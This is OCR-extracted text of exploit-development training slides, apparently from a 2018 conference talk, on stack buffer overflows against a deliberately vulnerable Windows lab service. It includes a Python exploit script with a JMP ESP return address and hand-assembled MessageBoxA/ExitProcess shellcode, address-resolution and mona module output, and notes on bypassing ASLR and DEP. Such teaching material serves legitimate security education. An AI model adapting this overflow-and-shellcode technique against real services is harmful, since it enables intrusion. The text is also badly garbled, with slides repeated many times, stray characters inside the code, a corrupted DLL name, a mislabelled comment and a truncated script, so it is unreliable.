
- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA



```
C:\tools\xdev\libs>
C:\tools\xdev\libs>arwin
arwin - win32 address resolution program - by steve hanna - v.01
arwin <Library Name> <Function Name>

C:\tools\xdev\libs>
C:\tools\xdev\libs>arwin kernel32.dll ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32.dll
C:\tools\xdev\libs>
```



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA
- pseudo-code

set exit code to NULL	XOR EAX,EAX; PUSH EAX	\x31\xC0\x50
set EAX to &MessageBoxA 0x7e4507ea	PUSH 0x7c81cafa; POP EAX	\x68\xFA\xCA\x81\x7C\x58
call ExitProcess	CALL EAX	\xFF\xD0

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA
- Update code

graceful-msg-box.py

```
root@kali:~/xdev/vulnService/shellcode# cat graceful-msg-box.py
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"          # &(JMP ESP) 0x7C86467B
buf += "\x31\xC0\x50"               # zero eax; push null to terminate string

g
buf += "\x68\x57\x30\x30\x54"       # push "WOOT" to stack
buf += "\x68\x57\x30\x30\x54"       # push "WOOT" to stack
buf += "\x54\x58"                  # save &"WOOTWOOT" to EAX
buf += "\x6A\x10"                  # set mode for MsgBoxA
buf += "\x50"                      # set addr of msg to &"WOOTWOOT"
buf += "\x50"                      # set addr of title to &"WOOTWOOT"
buf += "\x31\xC0\x50"              # set owner of MsgBoxA to NULL
buf += "\x68\xEA\x07\x45\x7E\x58"  # Set EAX to &MsgBoxA 0x7e4507ea
buf += "\xFF\xD0"                  # call MessageBoxA

buf += "\x31\xC0\x50"              # push exit code NULL
buf += "\x68\xFA\xCA\x81\x7C\x58"  # write &ExitProcess to EAX
buf += "\xFF\xD0"                  # call ExitProcess

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code


- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA
- Update code
- Clean exit



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code


- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA
- Update code
- Clean exit



```
root@kali: ~/xdev/vulnService/shellcode#
root@kali:~/xdev/vulnService/shellcode# ./graceful-msg-box.py
[*] Hurry and connect to debugger...
[*] Payload sent
root@kali:~/xdev/vulnService/shellcode#
root@kali:~/xdev/vulnService/shellcode#
```



BYPASS DEFENSES

Basic Defenses

- ASLR
 - Randomizes addresses at boot
 - Can't hardcode JMP ESP etc
 - Most OS modules
 - Optional for custom code
- DEP
 - Stack is non-executable
 - Even if bypass ASLR
 - Can't execute shellcode
 - Default was Opt-In on Vista/XP



Software Engineering Institute
Carnegie Mellon University



InfoSecWorld
Conference & Expo 2018

BYPASS DEFENSES

Basic Defenses

- ASLR
 - Randomizes addresses at boot
 - Can't hardcode JMP ESP etc
 - Most OS modules
 - Optional for custom code
- DEP
 - Stack is non-executable
 - Even if bypass ASLR
 - Can't execute shellcode
 - Default was Opt-In on Vista/XP

Bypass ASLR/DEP

- ms脆71.dll
 - Not ASLR aware
 - Can use to hardcode addresses

Immunity White Phosphorus Exploit Kit

BYPASS DEFENSES

Basic Defenses

- ASLR
 - Randomizes addresses at boot
 - Can't hardcode JMP ESP etc
 - Most OS modules
 - Optional for custom code
- DEP
 - Stack is non-executable
 - Even if bypass ASLR
 - Can't execute shellcode
 - Default was Opt-In on Vista/XP

Bypass ASLR/DEP

- ms脆71.dll
 - Not ASLR aware
 - Can use to hardcode addresses
 - Loaded in vulnServer

!mona modules

Rebase	SafeSEH	ASLR	NXCompat	OS DLL	Version, Modulename & Path
False	False	False	False	True	7.10.3052.4 [msvcr71.dll] <C:\Windows\assembly\GAC_MSIL\msvcr71.dll>
True	True	True	True	True	6.0.6000.16386 [MSCTF.dll] <C:\Windows\assembly\GAC\MSCTF\6.0.6000.16386\MSCTF.dll>
True	True	True	True	False	-1.0- [vuln2.exe] <C:\vulnService\vuln2>
True	True	True	True	True	1.0626.6000.16386 [USP10.dll] <C:\Windows\assembly\GAC_MSIL\USP10\1.0626.6000.16386\USP10.dll>
True	True	True	True	True	6.0.6000.16386 [GDI32.dll] <C:\Windows\assembly\GAC_MSIL\GDI32\6.0.6000.16386\GDI32.dll>
True	True	True	True	True	6.0.6000.16386 [kernel32.dll] <C:\Windows\assembly\GAC_MSIL\kernel32\6.0.6000.16386\kernel32.dll>
True	True	True	True	True	7.0.6000.16386 [msvcr7.dll] <C:\Windows\assembly\GAC_MSIL\msvcr7\7.0.6000.16386\msvcr7.dll>
True	True	True	True	True	6.0.6000.16386 [RPCRT4.dll] <C:\Windows\assembly\GAC_MSIL\RPCRT4\6.0.6000.16386\RPCRT4.dll>
True	True	True	True	True	6.0.6000.16386 [ADVAPI32.dll] <C:\Windows\assembly\GAC_MSIL\ADVAPI32\6.0.6000.16386\ADVAPI32.dll>
True	True	True	True	True	6.0.6000.16386 [ntdll.dll] <C:\Windows\assembly\GAC_MSIL\ntdll\6.0.6000.16386\ntdll.dll>
True	True	True	True	True	6.0.6000.16386 [User32.dll] <C:\Windows\assembly\GAC_MSIL\User32\6.0.6000.16386\User32.dll>
True	True	True	True	True	6.0.6000.16386 [IMM32.DLL] <C:\Windows\assembly\GAC_MSIL\IMM32\6.0.6000.16386\IMM32.dll>



BYPASS DEFENSES

Basic Defenses

- ASLR
 - Randomizes addresses at boot
 - Can't hardcode JMP ESP etc
 - Most OS modules
 - Optional for custom code
- DEP
 - Stack is non-executable
 - Even if bypass ASLR
